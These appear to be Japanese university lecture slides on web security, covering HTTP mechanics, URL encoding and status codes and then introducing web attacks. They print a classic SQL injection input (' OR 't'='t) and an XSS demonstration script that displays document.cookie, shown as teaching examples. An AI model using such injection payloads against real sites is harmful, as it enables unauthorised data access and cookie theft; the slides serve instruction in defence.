

---

# ウェブセキュリティ SSL/TLS

ネットワークと情報セキュリティ10


菊池 浩明

# CONTENTS

---

- ウェブのしくみ
- ウェブへの攻撃
- 対策技術

# Webのしくみ



# HTTP概要

---

## ■ 処理の流れ

1. URLの入力
2. DNS名前解決
3. HTTP Request
4. HTMLファイル抽出
5. HTTP Response
6. HTMLパーサー, レイアウトエンジン

## ■ 特徴

- サーバクライアント
- TCPコネクション
- 1ファイル  
1コネクション
- テキストベースの制御

# 1. URL (Uniform Resource Locator)

---

- `http://www.asahi.com:80/politics/index.html`  
1 2 3 4 5

## 1. プロトコル

http, ftp, mailto, gopher, telnet

## 2. FQDN

ホストの識別子, IPアドレスも可能, 大小文字区別なし

## 3. ポート番号

## 4. パス名

## 5. ファイル名

- 同値のURL

- `http://www.asahi.com/politics`

- `http://202.239.162.61/politics/index.html`

# 日本語URL

---

- <http://www.tokai.ac.jp/東海>
  - 禁止文字(空白, #, %, <, \$, &)
  - 東海 = 8c93 438a (sjis)
    - » 1. %xx 表記 (xxに16進数)
    - » 2. ASCII はそのまま
  - %8c%93C%8a
  - <http://www.tokai.ac.jp/%8c%93C%8a>

# 2. HTTP Request

## ■ GETコマンド

□ Htmlファイルの要求

□ 1. リクエスト

» パス名

» バージョン

□ 2. オプション

» 日付

» 利用可能なオブジェクト, コード, 符号化

□ 3. CR LF (オプションの  
終わりを示す空行)

```
GET /politics/index.html HTTP/1.1
```

```
Accept: image/gif, image/x-xbitmap,  
image/jpeg, image/pjpeg,  
application/vnd.ms-powerpoint,  
application/vnd.ms-excel,  
application/msword, */*
```

```
Accept-Language: ja
```

```
Accept-Encoding: gzip, deflate
```

```
User-Agent: Mozilla/4.0  
(compatible; MSIE 6.0;  
Windows NT 5.0)
```

```
Host: www.asahi.com:80
```


```
Connection: Keep-Alive
```

```
(CR LF)
```

# 3. HTMLファイルデータベース

---

- <http://www.asahi.com/politics/index.html>
  - ファイルシステム(フォルダ)の階層構造





# 4. HTTP Response

- レスポンス
  1. ステータス  
*Ver Status Message*
  2. オプション  
MIMEタイプ, 日付など
  3. CRLF (空行)
  4. エンティティボディ  
HTMLデータ

HTTP/1.1 200 OK

Date: Mon, 24 Jun 2002 10:16:41 GMT

Server: Apache/1.3.12 (Unix) (Red Hat/Linux)

Last-Modified: Mon, 24 Jun 2002 10:16:19 GMT

ETag: "1eb6c4-44-3d16f173"

Accept-Ranges: bytes

Content-Length: 68

Connection: close

Content-Type: text/html


```
<html>
<head> </head>
<body>
<h1> Hello World </h1>
</body></html>
```

# エラーコードの意味

---

100番台	処理途中	
	100	Continue
200番台	処理完了	
	200	OK
	201	Created
300番台	クライアントに追加処理通知	
	301	Moved Permanently
	304	Not Modified
400番台	クライアントのエラー	
	401	Unauthorized
	404	Not Found
500番台	サーバのエラー	
	500	Internal server error


# リダイレクト



```
HTTP/1.1 301 Moved Permanently  
Location: http://www.yuhi.com  
Connection: close  
Content-Type: text/html;
```

```
<!DOCTYPE HTML PUBLIC "-//  
//IETF//DTD HTML 2.0//EN">  
<HTML><HEAD>  
<TITLE>301 Moved  
Permanently</TITLE>  
</HEAD><BODY>  
<H1>Moved Permanently</H1>  
The document has moved <A  
HREF="http://www.yuhi.com/">  
here</A>.<P>  
<HR>  
<ADDRESS>Apache/1.3.12  
Server at www.asahi.com Port  
80</ADDRESS>  
</BODY></HTML>
```

# 代理サーバの役割



---

# ウェブの脆弱性

Gumber, SQL injection, XSS

# 脆弱性

---

## ■ 攻撃手法


1. SQLインジェクション
2. クロスサイトスクリプティング(XSS)
3. コマンドインジェクション
4. パストラバーサル
5. CSRF
6. フィッシング
7. 中間者攻撃 (Man-in-the-Middle)
8. ワンクリック詐欺
9. ドライブバイダウンロード (DbD)

# 1. SQLインジェクション

---

- データベースと連携したウェブサーバ場への攻撃
  - 例)  
SELECT \* FROM users WHERE name = '(入力値)';
  - 入力=「 ' OR 't' = 't 」  
SELECT \* FROM users WHERE name = ' OR 't' = 't ';
  - 全データベースの検索を許してしまう.


# SQLインジェクション





## 2. クロスサイトスクリプティング

---



# 脆弱性のあ

通信ネットワーク工学科オープンキャンパス

ユーザ登録をしてください。

氏名

パスワード

学年

好きな科目

自宅

好きなゲーム

インターネット | 保護モード: 有効 | 100%




A (クライアント)

POST name=あやか



<LI> name=あやか </LI>



C (脆弱なサーバ)

ありがとうございました

```
content length = 163 buf = name=%82%A4%82%BF%82%BE%81@%82%A0%82%E2%82%A9&passwd=%83p%83X%83%8F%81%5B%83h&q-year=0%8D%CB&q-sub=%83p%83p&q-home=%82%A0%82%C2%82%AC&q-game=%83%82%83%93%83n%83%93
```

- name = うちだ あやか
- passwd = パスワード
- q-year = 0才

# タグの挿入



```
<script> alert(document.cookie);  
</script>
```

The image shows a sequence of browser windows illustrating a security vulnerability. The first window is a registration form for '通信ネットワーク工学科オープンキャンパス' (Communication Network Engineering Department Open Campus). The 'Name' field contains the text '<H1>あやか</H1>', which is circled in red. The second window shows a confirmation page with the text 'ありがとうございます' (Thank you very much) and 'あやか' (Ayaka). The third window is an alert dialog box displaying the browser's cookies, including '.\_\_utma=82772114.317829295.1207960704.1230379891.1236181038.23;', '.\_\_utmz=82772114.1236181038.23.23.utmcsr=sdl.hitachi.co.jp|u', and 'tmccn=(refe...html'. A red box highlights the text 'クッキー(ブラウザへ格納された秘密情報)の露見' (Exposure of cookies (secret information stored in the browser)).

クッキー(ブラウザへ格納された秘密情報)の露見

